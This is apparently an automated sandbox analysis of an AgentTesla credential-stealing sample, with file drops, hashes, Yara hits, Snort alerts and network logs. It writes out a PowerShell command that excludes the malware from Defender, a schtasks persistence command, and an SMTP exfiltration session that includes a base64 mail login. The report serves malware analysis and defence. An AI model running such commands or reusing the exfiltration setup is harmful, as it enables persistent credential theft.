C:\Users\user\AppData\Local\Temp\tmp7B67.tmp	
Process:	C:\Users\user\Desktop\03SPwb995m.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1596
Entropy (8bit):	5.148940738524574
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtaBxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuT4v
MD5:	6559A727DCAB13CBAB3D97E706C43B1B
SHA1:	4747A6D2674FC9EA3DB6EE83D3C6F2B144BDC06E
SHA-256:	0BC0C6681AAB8F0D889CDDB24AC2E725B1BEA9BB47912C597589FDDED659F15B
SHA-512:	262A1F7BD9CB90092FEAEFCF14426EF0301A0EC8F1139666E4CBCD7479C34CE92078CAFB07925581DC4F5F1E456A060F7A49A2D7E70A18881A3D78D9F6AC48(E
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	
Process:	C:\Users\user\Desktop\03SPwb995m.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	
Category:	dropped
Size (bytes):	777216
Entropy (8bit):	7.787171245644076
Encrypted:	false
SSDEEP:	12288:rBzcmhiTcQfDYWTRCFySBx5CC6Z0KbS7gdqszdlLhrpGreLM8vZw+JS1nHLE2D2W:rBomhiQYYWEFyw5USIHLu4vG7Hc95i11
MD5:	815982590DE5E574ABB8A0310826E200
SHA1:	6C41343A2E25F932F901E53E615CC083209F6A65
SHA-256:	56960095EA2EDA1C680F9DF0937A792E9BCA7AF4922931540688097E6D2A43BB
SHA-512:	4C343183EC50C6887B758ED1FA40478BC87A0944792944D42C9978EBDA94B08A9D2E3E77B039963BF0A3EC2D5090BBB7FBA9CF0486EBE8C00AC393A2361FCE 8
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 22%, Browse • Antivirus: ReversingLabs, Detection: 29%
Joe Sandbox View:	• Filename: Reconfirm The Details.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B..a.....0..... .....@.. .....@..... ..@.....\...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....H...!.....Lj.....s...}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...()......(.....(*...-.....o.....*.....{....o+...{....o,...o-....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\03SPwb995m.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\qjd4o4f4.25r\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\03SPwb995m.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C 7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20211125\PowerShell_transcript.287400.wHqetafF.20211125200338.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5785
Entropy (8bit):	5.406946154604899
Encrypted:	false
SSDEEP:	96:BZxj5NFqDo1Z5Zej5NFqDo1ZGqQCjZxj5NFqDo1ZVrSS5Zu:Z
MD5:	7B36232C034A7DE025889FAAB1C554E6
SHA1:	DE6A1B7FBC55790530B7EEA6F5504E1ECB0D5228

C:\Users\user\Documents\20211125\PowerShell_transcript.287400.wHqetafF.20211125200338.txt	
SHA-256:	C8D707AADE12C1B6A4B20AD335DB27F218843138DB93AB2A987C0553D2FEE5F8
SHA-512:	D0AED9613DEFF69B869E5F61A9A121C409824F7737F1E19CB5A1341E55EAFC81FE310BA9A92D845A7875A725C9D3E5B97E408DC920C9CB12CF886AC8798D35(D
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211125200339..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 287400 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe..Process ID: 5776..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211125200339..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe..**********..Windows PowerShell transcript start..Start time: 20211125200707..Username: computer\user..RunAs User: computer\user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.787171245644076
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	03SPwb995m.exe
File size:	777216
MD5:	815982590de5e574abb8a0310826e200
SHA1:	6c41343a2e25f932f901e53e615cc083209f6a65
SHA256:	56960095ea2eda1c680f9df0937a792e9bca7af4922931540688097e6d2a43bb
SHA512:	4c343183ec50c6887b758ed1fa40478bc87a0944792944d42c9978ebda94b08a9d2e3e77b039963bf0a3ec2d5090bbb7fba9cf0486ebe8c00ac393a2361fce98
SSDEEP:	12288:rBzcmhiTcQfDYWTRCFySBx5CC6Z0KbS7gdqszdlLhrpGreLM8vZw+JS1nHLE2D2W:rBomhiQYYWEFyw5USIHLu4vG7Hc95i11
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B..a.....0..... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4beeae
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F0842 [Thu Nov 25 03:51:30 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

General

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbcf0c	0xbd000	False	0.832854094329	data	7.79660930856	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x688	0x800	False	0.3447265625	data	3.60442370225	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-20:05:28.389248	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49833	587	192.168.2.4	208.91.199.223
11/25/21-20:05:31.967875	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49834	587	192.168.2.4	208.91.199.224

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 20:05:26.861645937 CET	192.168.2.4	8.8.8.8	0xe8ba	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:30.558090925 CET	192.168.2.4	8.8.8.8	0xc36	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 20:05:26.906301975 CET	8.8.8.8	192.168.2.4	0xe8ba	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:26.906301975 CET	8.8.8.8	192.168.2.4	0xe8ba	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:26.906301975 CET	8.8.8.8	192.168.2.4	0xe8ba	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 20:05:26.906301975 CET	8.8.8.8	192.168.2.4	0xe8ba	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:30.615698099 CET	8.8.8.8	192.168.2.4	0xc36	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:30.615698099 CET	8.8.8.8	192.168.2.4	0xc36	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:30.615698099 CET	8.8.8.8	192.168.2.4	0xc36	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 20:05:30.615698099 CET	8.8.8.8	192.168.2.4	0xc36	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 20:05:27.469840050 CET	587	49833	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 20:05:27.470530033 CET	49833	587	192.168.2.4	208.91.199.223	EHLO 287400
Nov 25, 2021 20:05:27.620111942 CET	587	49833	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 20:05:27.621449947 CET	49833	587	192.168.2.4	208.91.199.223	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 20:05:27.771430969 CET	587	49833	208.91.199.223	192.168.2.4	334 UGFzc3dvcmQ6
Nov 25, 2021 20:05:27.923211098 CET	587	49833	208.91.199.223	192.168.2.4	235 2.7.0 Authentication successful
Nov 25, 2021 20:05:27.924423933 CET	49833	587	192.168.2.4	208.91.199.223	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 20:05:28.074255943 CET	587	49833	208.91.199.223	192.168.2.4	250 2.1.0 Ok
Nov 25, 2021 20:05:28.074915886 CET	49833	587	192.168.2.4	208.91.199.223	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 20:05:28.237390041 CET	587	49833	208.91.199.223	192.168.2.4	250 2.1.5 Ok
Nov 25, 2021 20:05:28.238054991 CET	49833	587	192.168.2.4	208.91.199.223	DATA
Nov 25, 2021 20:05:28.387465000 CET	587	49833	208.91.199.223	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 20:05:28.390839100 CET	49833	587	192.168.2.4	208.91.199.223	.
Nov 25, 2021 20:05:28.640168905 CET	587	49833	208.91.199.223	192.168.2.4	250 2.0.0 Ok: queued as 27BF1D9D9E
Nov 25, 2021 20:05:29.978957891 CET	49833	587	192.168.2.4	208.91.199.223	QUIT
Nov 25, 2021 20:05:30.130351067 CET	587	49833	208.91.199.223	192.168.2.4	221 2.0.0 Bye
Nov 25, 2021 20:05:31.060530901 CET	587	49834	208.91.199.224	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 20:05:31.061099052 CET	49834	587	192.168.2.4	208.91.199.224	EHLO 287400
Nov 25, 2021 20:05:31.211000919 CET	587	49834	208.91.199.224	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 20:05:31.211307049 CET	49834	587	192.168.2.4	208.91.199.224	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 20:05:31.359637976 CET	587	49834	208.91.199.224	192.168.2.4	334 UGFzc3dvcmQ6
Nov 25, 2021 20:05:31.507431030 CET	587	49834	208.91.199.224	192.168.2.4	235 2.7.0 Authentication successful
Nov 25, 2021 20:05:31.507930994 CET	49834	587	192.168.2.4	208.91.199.224	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 20:05:31.659888029 CET	587	49834	208.91.199.224	192.168.2.4	250 2.1.0 Ok
Nov 25, 2021 20:05:31.660202980 CET	49834	587	192.168.2.4	208.91.199.224	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 20:05:31.820298910 CET	587	49834	208.91.199.224	192.168.2.4	250 2.1.5 Ok
Nov 25, 2021 20:05:31.820674896 CET	49834	587	192.168.2.4	208.91.199.224	DATA
Nov 25, 2021 20:05:31.965879917 CET	587	49834	208.91.199.224	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 20:05:31.968513966 CET	49834	587	192.168.2.4	208.91.199.224	.
Nov 25, 2021 20:05:32.216402054 CET	587	49834	208.91.199.224	192.168.2.4	250 2.0.0 Ok: queued as B79533A1B2D

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 03SPwb995m.exe PID: 1364 Parent PID: 5272

General

Start time:	20:03:31
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\03SPwb995m.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\03SPwb995m.exe"
Imagebase:	0x8f0000
File size:	777216 bytes
MD5 hash:	815982590DE5E574ABB8A0310826E200
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.678751363.0000000002F7E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.678411503.0000000002DD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.679115519.0000000003EAF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.679115519.0000000003EAF000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 5776 Parent PID: 1364

General

Start time:	20:03:37
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -Exclusion Path "C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe
Imagebase:	0x3a0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5560 Parent PID: 5776

General

Start time:	20:03:37
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 5732 Parent PID: 1364

General

Start time:	20:03:37
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gZfDBpJYZ" /XML "C:\Users\user\AppData\Local\Temp\tmp7B67.tmp
Imagebase:	0xc30000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5404 Parent PID: 5732

General

Start time:	20:03:38
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 03SPwb995m.exe PID: 5596 Parent PID: 1364

General

Start time:	20:03:40
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\03SPwb995m.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\03SPwb995m.exe
Imagebase:	0x780000
File size:	777216 bytes
MD5 hash:	815982590DE5E574ABB8A0310826E200
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.916977171.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.916977171.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.673486986.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.673486986.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.674290952.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.674290952.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.919026964.0000000002B81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.919026964.0000000002B81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.675912617.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.675912617.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.674955731.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.674955731.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis